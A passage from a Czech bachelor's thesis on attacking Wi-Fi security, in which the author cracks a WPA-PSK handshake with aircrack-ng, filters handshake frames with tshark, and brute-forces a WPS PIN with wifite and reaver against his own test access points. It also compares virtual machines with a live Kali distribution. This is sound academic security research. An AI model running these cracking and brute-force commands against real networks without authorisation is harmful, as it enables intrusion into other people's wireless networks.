Pokud se programu aircrack-ng podaří nalézt správné přístupové heslo, tak výsledný výpis vypadá takto:

```
Opening wpa/one-01.cap
Read 1037 packets.

   #  BSSID              ESSID                     Encryption

   1  D4:CA:6D:13:D1:AD  test102.1                 WPA (1 handshake)

Choosing first network as target.

Opening wpa/one-01.cap
Reading packets, please wait...

                                Aircrack-ng 1.2 rc1


                    [00:41:35] 8203840 keys tested (3191.37 k/s)


                           KEY FOUND! [ volumes1234 ]


      Master Key     : 53 69 99 2A 54 C6 EB EF 65 E3 2C 39 C4 5C DF D7
                       B5 AE 81 EE 8F C2 A1 1A 33 5B 36 B4 8A 33 B6 21

      Transient Key  : E2 89 71 A7 76 1D F9 41 18 2D 12 8D 79 D4 10 FD
                       DB E7 3E AA 42 30 02 56 C4 65 56 3E 05 FD 7D BF
                       FD C4 A4 C9 1C F1 AF 4E 60 91 AF 57 86 67 42 C0
                       BF A4 CF F3 23 38 FB AA 18 10 D6 A4 F7 5B 82 6B

      EAPOL HMAC     : 37 94 7F C3 79 3D 0C 2C 43 3F 30 B3 05 5B 01 A7
```

Výpis je z připraveného souboru one-01.cap, který byl použit k testování výkonu (viz. sekce 7.6.3). Program vypíše nalezené přístupové heslo, v tomto případě volumes1234, které použil k vypočtení PMK klíče a následně PTK klíče. Master key znázorňuje 256 b dlouhý PMK klíč a Transient Key je 512 b dlouhý PTK klíč, který je rozdělen po jednotlivých řádcích na 128 b KCK, KEK, TEK klíče a dva 64 b TMK klíče v tomto pořadí.

7.3.2 Zobrazení 4-Way Handshake

K zobrazení zachycených rámců využijeme programu Wireshark, který jako jediný program využívá grafického rozhraní.

Protože námi zachycené rámce jsou v jednom velkém souboru, tak pro zobrazení pouze toho co nás zajímá existuje několik způsobů:

- Filtrovat v Wiresharku po otevření původního souboru.

- Filtrování pomocí tshark programu, který námi specifikované rámce (Beacon rámec, 4-Way Handshake) uloží do nového souboru .
- Filtrování pomocí wpaclear programu (podobné tshark, ale uloží jen první dva rámce 4-Way Handshake).

Filtrovat rámce s využitím zmíněných programů má výhodu v tom, že nově vytvořený soubor bude obsahovat všechny rámce potřebné k útoku. Takže po provedení následujícího příkazu můžeme starý soubor smazat a k prolamovacímu útoku použít nově vytvořený soubor:

```
tshark -r wpa.cap -R "eapol || wlan.fc.type_subtype == 0x08" -w newwpa.cap
```

Parametr	Komentář
-r	Soubor, z kterého čteme rámce
-R	Nastavený filtr, shodný s tím v grafickém Wiresharku
-w	Výstup uloží do souboru (musí být .cap formátu)

Tabulka 12: Použité parametry příkazu tshark

Nově vytvořený newwpa.cap soubor bude obsahovat jeden Beacon rámec a všechny zachycené EAPOL rámce v původním souboru. Nově vytvořený soubor můžeme otevřít z grafického prostředí systému nebo pomocí následující příkazu, který zapne Wireshark a načte soubor:

```
wireshark newwpa.cap
```


Wireshark by měl dohromady vypsat 5 rámců, kde první z nich je Beacon rámec, po kterém následují 4 nebo více EAPOL rámců. Z vypsaných rámců lze vyčíst, zda námi zachycená výměna klíčů proběhla v pořádku či nikoli. Pokud by se ukázalo, že zachycená výměna je neplatná, daný soubor nemá cenu testovat prolamovacím programem na získání přístupového hesla.

Na následujícím obr. 7.1 je vidět druhý EAPOL rámec úspěšné 4-cestné výměny. Z obrázku je vidět, že wireshark nám usnadňuje práci a on sám dokáže, poznat zda výměna klíčů proběhla v pořádku, kdy jednotlivé EAPOL rámce očísloval (Message 2 of 4). Pokud chceme rámce ověřit ručně, díváme se na řádek označený jako Key Information:. Pokud se jedná o úspěšnou výměnu klíčů, hodnota řádku by měla pro každý rámec odpovídat tab. 13.

Rámec	WPA s TKIP	WPA2 s EAS (CCMP)
první	0x0089	0x008a
druhý	0x0109	0x010a
třetí	0x01c9	0x13ca
čtvrtý	0x0089	0x030a

Tabulka 13: Hodnota řádku Key Information u EAPOL zpráv úspěšné výměny

Zatímco u neplatné výměny se první a druhý rámec opakuje na dalších pozicích. To je zapříčiněno špatně zadaným přístupovým heslem obsaženém v druhém rámci, a proto AP celý proces obnoví posláním nového prvního rámce.



Obrázek 31: Druhý EAPOL rámec úspěšné 4-cestné výměny

Celá úspěšná výměna i opakování neúspěšné výměny je součástí přílohy Wireshark na konci práce.

7.4 Wi-Fi Protected Setup

V této kapitole si ukážeme jak spustit útok na AP s WPA-Personal zabezpečením, které má navíc možnost autentizace PIN kódem přes WPS (viz. sekce 4.3).

Řešení předpokládá, že následující věci platí:

- Bezdrátová karta podporuje vkládání rámců.
- AP má zapnuté WPS.
- Jsme dostatečně blízko k AP po celou dobu útoku.

Prvním krokem je nalezení přístupových bodů s zapnutou WPS autentizací. Po zapnutí monitorovacího módu na adaptéru využijeme programu wifite k nalezení dostupných sítí s zapnutým WPS. Hledání spustíme příkazem:

```
wifite -wps -i mon0
```

Parametr	Komentář
-wps	Vypisuj pouze sítě s WPS
-i	Název použitého rozhraní

Tabulka 14: Použité parametry příkazu wifite

Výpis programu vypadá takto:

```
NUM ESSID                 CH  ENCR  POWER  WPS?  CLIENT
--- --------------------  --  ----  -----  ----  ------
 1  jupiter                6  WPA2  51db   wps

[0:00:10] scanning wireless networks. 1 target and 0 clients found
```

kdy pro ukončení skenování stiskneme dvakrát Ctrl+C.

Program našel jednu síť se zapnutým WPS pod ESSID jupiter. Protože wifite nevypisuje MAC adresy nalezených sítí, které budeme později potřebovat, tak s pomocí programu airodump-ng naskenujeme dostupné sítě znovu. V následujícím zkráceném výpisu je vidět, že airodump-ng nevypisuje přítomnost WPS zabezpečení a proto byl nejdříve použit program wifite, abychom věděli, jaké sítě máme hledat.

```
CH  12 ][ Elapsed: 1 mins ][ 2015-04-04 21:14

BSSID              PWR  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C4:6E:1F:AA:EC:F8  -48       21     15    0   6  54e. WPA2 CCMP   PSK  jupiter
10:FE:ED:D2:D3:1A  -80        3      0    0  11  54e. WPA2 CCMP   PSK  merkur
```

Hledání sítí pomocí wifite není potřebným krokem, jelikož program použitý na WPS útok by po spuštění vypsal, že se k zadanému AP nedokáže připojit a tím oznámí nepřítomnost WPS na zadaném AP. Proto v předchozím výpisu jsou ukázány dvě sítě, kde jedna z nich WPS podporuje a druhá nikoli.

Druhým krokem je již spuštění brute-force útoku na příslušné AP. Použitý program je reaver, který používá útok popsaný v sekci 4.3.1. Pro zahájení útoku reaver hledá specifikovanou síť na jednotlivých kanálech pomocí Beacon rámců, pro urychlení hledání můžeme rozhraní mon0 vypnout a opět zapnout na potřebném kanále (viz. sekce 7.1.3). Pro spuštění útoku použijeme příkaz a čekáme na výpis programu:

```
reaver -i mon0 -b C4:6E:1F:AA:EC:F8 -vv -d 10 -N
```

Parametr	Komentář
-i	Název použitého rozhraní
-b	MAC adresa AP
-vv	Podrobnější výpis práce programu
-d	Mezera mezi jednotlivými pokusy
-N	Neposílat NACK rámce (Negative-Acknowledgment) při přijmutí rámců ve špatném pořadí

Tabulka 15: Použité parametry příkazu reaver

```
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from C4:6E:1F:AA:EC:F8
[+] Switching mon0 to channel 6
[+] Associated with C4:6E:1F:AA:EC:F8 (ESSID: jupiter)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

Díky podrobnějšímu výpisu vidíme jednotlivé kroky programu. Po správné identifikaci AP s ním navážeme spojení, pro další výměnu PIN kódů. První část (4 číslice) PIN kódu se přenáší ve zprávě označené M4. V našem případě se jedná o skupinu znaků 1234, na kterou jsme dostali odpověď, že kombinace je špatná (Received WSC NACK). Tím skončil první pokus o hádání PIN kódu.

Při pokusu o navázání druhého spojení program zaregistroval, že AP se nelíbí naše aktivita v síti a zapnul omezení na WPS autentizaci. Reaver umožňuje široké nastavení pomocí dalších argumentů a je možné, že ještě šetrnější způsob útoku by mohl na jiné AP fungovat. Všechno záleží pouze na implementaci v samotném AP, jak reaguje na neplatné pokusy k přihlášení. Po objevení tohoto útoku totiž začali výrobci přístupových bodů implementovat různé bezpečnostní limity, kterým se snaží podobným útokům zamezit. Z tohoto testu je vidět, že se jim to na použitém AP podařilo.

Pokud by WPS útok proběhl úspěšně, výsledek by měl vypadat takto (hodnoty jsou smyšlené):

```
[+] Trying pin 24569102
[+] Key cracked in 23415 seconds
[+] WPS PIN: '24569102'
[+] WPA PSK: '123heslo'
[+] AP SSID: 'jupiter'
```

Z výpisu je jasně vidět PIN kód daného AP a také přístupové heslo pro WPA-Personal autentizaci, které je v AP nastaveno. Jelikož autentizace pomocí PIN kódu slouží k automatické konfiguraci WPA zabezpečení, tedy i k zadání správného přihlašovacího hesla.

Jako příklad spuštění programu reaver na AP, které nepodporuje WPS ukazuje následující výpis, kdy program není schopný navázat potřebné spojení pro výměnu PIN kódů:

```
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 10:FE:ED:D2:D3:1A
[+] Switching mon0 to channel 11
[!] WARNING: Failed to associate with 10:FE:ED:D2:D3:1A (ESSID: merkur)
```

7.5 Shrnutí penetračního testování

Ukázány byly útoky na WEP, WPA a WPS zabezpečení a to, jak prakticky využívají nedostatků v jednotlivých zabezpečeních.

Pro WEP a WPS zabezpečení neexistuje žádné nejlepší řešení, protože úspěch či neúspěch útoku závisí na přístupovém bodě, který chceme napadnout. Výjimkou je trpělivé odposlouchávání rámců pro WEP zabezpečení, které se může časově protáhnout. I tak se nedoporučuje využívat WEP zabezpečení a vypínat WPS metodu, protože bez pořádného testování není možné určit, zda je AP napadnutelné či nikoli.

Co se týče útoku na WPA-Personal (PSK) zabezpečení, ten funguje velice spolehlivě, pokud používaný adaptér umožňuje vkládat rámce do sítě. Všechna testovaná zařízení (MikroTIK RouterBOARD, chytrý telefon Samsung a LapTop s bezdrátovou kartou Intel) byla úspěšně odpojena od sítě, pro vynucení nové 4-cestné výměny. I tak zůstává WPA-Personal nejlepší volbou ze všech testovaných zabezpečení, při použití dostatečně silného hesla.

Přístupové heslo nemusí být nijak dlouhé, kdy i minimálních 8 znaků může být dostatečných, pokud heslo není napadnutelné slovníkovým útokem. Brute-force útok se totiž často nepoužívá, když prolomení 8 znakového hesla z malých písmen a čísel by trvalo 8451 dnů (23 let), na mnou použitém počítači (počítáno z počtu kombinací a průměrné rychlosti testování klíčů).

Existují možnosti nechat si zachycený 4-Way Handshake rozluštit velmi výkonnými servery na internetu, ale tato možnost je placená. Většina takových služeb používá předpřipravené slovníky se stovkami miliónů kombinací, takže ani tam se nejedná o pravý brute-force útok, a tak nalezení hesla nemusí být úspěšné.

7.6 Porovnání virtualizačních metod

Funkčnost jednotlivých kroků potřebných k provedení útoků byla ověřena ve virtuálním prostředí a Live Distribuci. Pro další porovnání obou virtualizérů a Live Distribuce byly použity dva testy:

- Počet zachycených rámců pro WEB zabezpečení s 104 b klíčem.
- Rychlost rozluštění WPA-Personal přístupového hesla.

7.6.1 Ověření funkčnosti útoků

Všechny potřebné kroky pro popsané útoky byly testovány ve virtuálním prostředí a následně v Live Distribuci. Následují tab. 16 zobrazuje jednotlivé kroky, které jsou součástí útoků a to zda byly provedeny úspěšně nebo nikoli.

Typ testu	Virtuální prostředí	Live Distribuce
Zachytávání rámců (obecně)	ano	ano
Falešná autentizace	ano	ano
Vkládání ARP rámců	ne	ano
ChopChop útok	ne	ne
Odpojení klienta	ano	ano
PIN kód útok	ano	ano
Hledání hesla/klíče	ano	ano

Tabulka 16: Úspěšné provedení útoku

Z tabulky je vidět, že ChopChop útok nebyl úspěšný ani v jednom testovaném prostředí. Na vině je nespolupráce testovaného přístupového bodu, který zahazoval všechny pozměněné rámce a znemožnil porovnat obě testované metody.

Jediným rozdílem z pohledu útoků je neúspěšné vkládání rámců ve virtuálním prostředí, zatímco Live Distribuce uspěla. Oba dva testy proběhly při kompletně stejném nastavení testované sítě, včetně stejné MAC adresy pro falešnou autentizaci.

7.6.2 Odchytávání rámců

Pro zachytávání IV rámců bylo použito dvou RouterBOARDu od společnosti MikroTIK, které si mezi sebou vyměňovali rámce za použití funkce Bandwidth Test, který konstantně odesílal 85 rámců jednou stranou a přijímal 2 potvrzovací rámce od protější strany za vteřinu, s odchylkou v rozmezí 2 odeslaných rámců za 10 vteřin. Po spuštění výměny rámců byl teprve spuštěn program airodump-ng na zachytávání rámců.

Všechny testy byly zastaveny, když airodump-ng oznámil dobu od spuštění 2 minuty (čas se aktualizuje po 4 vteřinách). Protože program musel být zastaven ručně, tak předpokládaná odchylka mezi měřeními je v rámci 1 vteřiny.

Z výše zmíněných hodnot lze vypočítat celkový počet přenášených rámců během testu, který byl vypočten následovně:

$$(85 + 2) * 120 = 10440 \tag{1}$$

Typ spuštění Kali Linux	Beacon rámce	IV (data) rámce
WMware Player	1169	9336
Oracle VirtualBox	1173	8919
Live Distribuce	1165	10395

Tabulka 17: Počty zachycených rámců

Z naměřených hodnot (viz. tab. 17) vyplývá jako nejlepší varianta použití Live Distribuce, která zachytila téměř všechny rámce. Přičemž počet zachyce-

ných IV rámců se nachází na počítané odchylce. Oba virtualizéry na tom byly o poznání hůře lepší variantou je však VMware Player.

Na počet zachycených Beacon rámců se nehledí, ale je na nich vidět, že všechny testy trvaly stejně dlouho dobu.

7.6.3 Využití výkonu

Pro testování správného využití dostupného výkonu byl spuštěn program aircrack-ng při pokusu o nalezení přístupového hesla z souboru one-01.cap, který obsahuje úspěšnou 4-cestnou výměnu.

K testu byl použit mnou vytvořený slovník EN_dictionary_all.txt s 8,910,680 hesly. Správné heslo se nachází na 8,203,741 pozici. Testy byly spuštěny na všech osmi vláknech, které podporuje mnou použitý procesor Intel Core i7-3632QM.

Typ spuštění Kali Linux	Výsledný čas	Počet testů za vteřinu
WMware Player	37:39	3631
Oracle VirtualBox	41:35	3288
Live Distribuce	36:36	3735

Tabulka 18: Doba pro nalezení přístupového hesla WPA zabezpečení

Z naměřených hodnot (viz tab. 18) opět vychází nejlépe Live Distribuce. Z obou virtualizérů je na tom daleko lépe VMware Player, který alespoň částečně dokázal využít funkce HyperThreading, kterou procesory Intel Core i7 nabízejí.

Závěr

Hlavním cílem této bakalářské práce bylo provádění útoků na bezpečnostní standardy IEEE 802.11 s využitím operačního systému Kali Linux ve virtuálních prostředích, s účelem ověřit, zda je vůbec možné provádět útoky z virtuálního prostředí a jaké má výhody či nevýhody oproti standardnímu použití Live Distribuce.

V teoretické části práce seznamuji čtenáře s několika obecnými procesy, které platí pro všechny bezdrátové sítě. Podrobněji jsou poté popsány autentizační mechanismy pro WEP, WPA a WPS zabezpečení, které se starají o připojování nových klientů. Dále jsou popsána slabá místa používaných procesů, která jsou využívána útoky v praktické části.

Na začátku praktické části čtenářům představuji později používané programy a potřebné vybavení, které je následně použito pro útoky na slabiny v zabezpečení se záměrem získat přístup k testované síti. Všechny potřebné kroky jsou řádně popsány a doplněny o názorné ukázky.

V práci jsem otestoval nejpoužívanější útoky na WEP a WPA zabezpečení, které byly doplněny útokem na protokol WPS. Všechny útoky byly prováděny několikrát v obou variantách spuštění operačního systému pro ověření správné funkčnosti či selhání útoku.

Z testování vyplynulo, že je možné úspěšně provádět většinu útoků i ve virtuálním prostředí. Všechny potřebné kroky pro získání sdíleného WEP klíče, přístupového hesla WPA-PSK zabezpečení a WPS PIN kódu fungují správně. Nicméně pomocné útoky pro rychlejší získání potřebných rámců nemusí správně fungovat z různých důvodů. V mnou testovaném prostředí odmítl přístupový bod reagovat na vkládané rámce do sítě při použití virtuálního prostředí, zatímco na rámce z Live Distribuce reagoval očekávaným způsobem a tím urychlil sběr rámců, které jsou použity k získání klíče.

Využití virtuálního prostředí může přinášet do celého procesu útoků další negativní vlivy. Z testů vyplynulo, že virtualizovaný operační systém není schopen zachytit stejný počet rámců jako Live Distribuce. Další nevýhodou je to, že není možné využít celkový potenciál počítače, na kterém je operační systém virtualizován a tím prodloužit potřebnou dobu na prolomení hesla nebo klíče.

Nejlepší metodou pro provádění útoků je využití standardního spuštění operačního systému v Live Distribuci. Pokud nám nevadí možné komplikace u pomocných útoků a o něco horší vlastnosti, tak použití virtuálního prostředí je možnou alternativou.

Použité zdroje

[1] FESL, J. Přednášky předmětu UAI/610 - Moderní počítačové sítě [online]. Duben 2015 [cit. 2015-04-13]. Dostupné z URL: <http://moodle.prf.jcu.cz/course/view.php?id=210>.

[2] PUŽMANOVÁ, Rita. Bezpečnost bezdrátové komunikace: jak zabezpečit wi-fi, bluetooth, GPRS či 3G. Vyd. 1. Brno: Computer Press, 2005 - 179 s. ISBN 80-251-0791-4.

[3] BAEK, K; SMITH, S.; KOTZ, D. A Survey of WPA and 802.11i RSN Authentication Protocols [online]. Listopad 2004 [cit. 2015-04-13]. Dostupné z URL: <http://www.cs.dartmouth.edu/~sws/pubs/TR2004-524.pdf>.

[4] EDNEY, J.; ARBAUGH, W. Real 802.11 Security: Wi-Fi Protected Access and 802.11i. Addison-Wesley Professional, 2003 - 480 s. : ISBN: 0-321-13620-9.

[5] KLÍMA, V. Základy moderní kryptologie - Symetrická kryptografie III (operační módy blokových šifer a hašovací funkce). [online]. Duben 2005 [cit. 2015-04-13]. Dostupné z URL: <http://www.karlin.mff.cuni.cz/~tuma/ciphers09/Symetricka_kryptografie_III.pdf>.

[6] KWAN, P. White paper: 802.1x authentication & extensible authentication protocol (EAP) [online]. Květen 2003 [cit. 2015-04-13]. Dostupné z URL: <http://www.brocade.com/downloads/documents/white_papers/wp-8021x-authentication-eap.pdf>.

[7] BARKEN, L.; VESELSKÝ, J. (překlad). Wi-Fi, Jak zabezpečit bezdrátovou sí», 1. vyd. Brno : Computer Press - technická literatura, 2004 - 174 s. : ISBN: 80-251-0346-3.

[8] LEHEMBRE, G. Wi-Fi security - WEP, WPA and WPA2 [online]. Červen 2005 [cit. 2015-04-13]. Dostupné z URL: <http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_EN.pdf>.

[9] Wi-Fi Alliance. Wi-Fi CERTIFIED™ for Wi-Fi Protected Setup: Easing the User Experience for Home and Small Office Wi-Fi® Networks (2014) [online]. 2014 [cit. 2015-04-13]. Dostupné z URL: <http://www.wi-fi.org/downloads-registered/wp_Wi-Fi_CERTIFIED_Wi-Fi_Protected_Setup_20140409_0.pdf/Wi-Fi+CERTIFIED+Wi-Fi+Protected+Setup>

[10] BECK, M.; Tews, E. Practical attacks against WEP and WPA [online]. Listopad 2008 [cit. 2010-04-13]. Dostupné z URL: <http://dl.aircrack-ng.org/breakingwepandwpa.pdf>.

[11] GAST, Matthew. 802.11 wireless networks: the definitive guide. 2nd ed. Sebastopol: OReilly, 2005 630 s. ISBN 978-0-596-10052-0.

[12] VIEHBÖCK, S. Brute forcing Wi-Fi Protected Setup [online]. Listopad 2011 [cit. 2015-04-13]. Dostupné z URL: <https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf>

[13] PITZAK, C. Security Analysis on Wep [online]. [cit. 2015-04-13]. Dostupné z URL: <http://www.eeprojects.com/wep.html>

[14] Institute of Electrical and Electronics Engineers. IEEE 802®: LOCAL AND METROPOLITAN AREA NETWORK STANDARDS [online]. [cit. 2015-04-13]. Dostupné z URL: <http://standards.ieee.org/getieee802/download/802.11-2012.pdf>

[15] NETGEAR, Inc. Wireless Networking Basic [online]. Říjen 2005 [cit. 2015-04-13]. Dostupné z URL: <http://documentation.netgear.com/reference/sve/wireless/pdfs/FullManual.pdf>

[16] CISCO Systems, Inc. Cisco Unified Wireless Network Architecture - Base Security Features [online]. [cit. 2015-04-14]. Dostupné z URL: <http://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Mobility/emob41dg/emob41dg-wrapper/ch4_Secu.html>

[17] STYER, E. JavaScript EAS Example [online]. [cit. 2015-04-13]. Dostupné z URL: <http://people.eku.edu/styere/Encrypt/JS-AES-Chain.html>

[18] Kali Linux Official Documentation [online]. [cit. 2015-04-13]. Dostupné z URL: <http://docs.kali.org/>

[19] mister_x. Aircrack-ng Documentation [online]. [cit. 2015-04-13]. Dostupné z URL: <http://www.aircrack-ng.org/doku.php?id=Main>

[20] darkAudax. Tutorial: Simple WEP Crack [online]. Leden 2010 [cit. 2015-04-13]. Dostupné z URL: <http://aircrack-ng.org/doku.php?id=simple_wep_crack>

[21] darkAudax. Tutorial: How to Crack WPA/WPA2 [online]. Březen 2010 [cit. 2015-04-13]. Dostupné z URL: <http://aircrack-ng.org/doku.php?id=cracking_wpa>

[22] WEP Attacks [online]. [cit. 2015-04-13]. Dostupné z: <http://wi-fu.co.uk/wifi/wep-attacks>

[23] WPA Attacks [online]. [cit. 2015-04-13]. Dostupné z: <http://wi-fu.co.uk/wifi/wpa-attacks>

[24] Wikipedie. Institute of Electrical and Electronics Engineers [online]. Duben 2015 [cit. 2015-04-13]. Dostupné z URL: <https://en.wikipedia.org/wiki/Institute_of_Electrical_and_Electronics_Engineers>

[25] Wikipedie. Wi-Fi Alliance [online]. Březen 2015 [cit. 2015-04-13]. Dostupné z URL: <https://en.wikipedia.org/wiki/Wi-Fi_Alliance>

[26] Wikipedie. Hypervisor [online]. Březen 2015 [cit. 2015-04-13]. Dostupné z URL: <http://en.wikipedia.org/wiki/Hypervisor>

[27] Wikipedie. VirtualBox [online]. Duben 2015 [cit. 2015-04-13]. Dostupné z URL: <http://en.wikipedia.org/wiki/VirtualBox>

[28] Wikipedie. VMware Player [online]. Duben 2015 [cit. 2015-04-13]. Dostupné z URL: <http://en.wikipedia.org/wiki/VMware_Player>

[29] Wikipedie. Monitor mode [online]. Duben 2014 [cit. 2015-04-13]. Dostupné z URL: <http://en.wikipedia.org/wiki/Monitor_mode>

[30] Wikipedie. List of WLAN channels [online]. Duben 2015 [cit. 2015-04-13]. Dostupné z URL: <http://en.wikipedia.org/wiki/List_of_WLAN_channels>

[31] CZC.cz. Tenda W522U [online]. [cit. 2015-04-13]. Dostupné z URL: <http://www.czc.cz/tenda-w522u/98961/produkt>

[32] Intel Corporation a.s. Intel® Core™ i7-3632QM Processor (6M Cache, up to 3.20 GHz) BGA [online]. [cit. 2015-04-13]. Dostupné z URL: <http://ark.intel.com/products/71670/Intel-Core-i7-3632QM-Processor-6M-Cache-up-to-3_20-GHz-BGA>

Použité zkratky

ACK	Acknowledge
AES	Advanced Encryption Standard
AP	Access Point
ARP	Address Resolution Protocol
BSSID	Basic Service Set Identication
CCMP	Counter Mode with Cipher Block Chaining Message Authentication Code Protocol
CSMA/CA	Carrier Sense Multiple Access with Collision Avoidance
DoS	Denial of Service
EAP	Extensible Authentication Protokol
EAPOL	EAP over LAN
ESSID	Extended Service Set Identication
ExtIV	Extended IV
GEK	Group Encryption Key
GIK	Group Integrity Key
GKE	Group Key Expansion
GMK	Group Master Key
GTK	Group Transient Key
ICV	Integrity Check Value
IEEE	Institute of Electrical and Electronics Engineers
IV	Initialization Vector
KCK	Key Confirmation Key
KEK	Key Encryption Key

LEAP	Light EAP
MAC	Media Access Control
MIC	Message Integrity Check
PBC	Push Button Conguration
PEAP	Protected EAP
PIN	Personal Information Number
PKE	Pairwise Key Expansion
PMK	Pairwise Master Key
PRNG	PseudoRandom Number Generator
PSK	Pre-Shared Key
RADIUS	Remote Authentication Dial In User Service
RC4	Rivest Cipher 4
RSN	Robust Security Network
RTS/CTS	Request To Send / Clear To Send
TKIP	Temporal Key Integrity Protocol
TLS	Transport Layer Security
TMK	Temporary MIC Key
TSC	TKIP Sequence Counter
USB	Universal Serial Bus
WEP	Wired Equivalent Privacy
WLAN	Wireless Local Area Network
WPA	Wi-Fi Protected Access
WPS	Wi-Fi Protected Setup


Seznam obrázků

Seznam tabulek


Přílohy

Wireshark

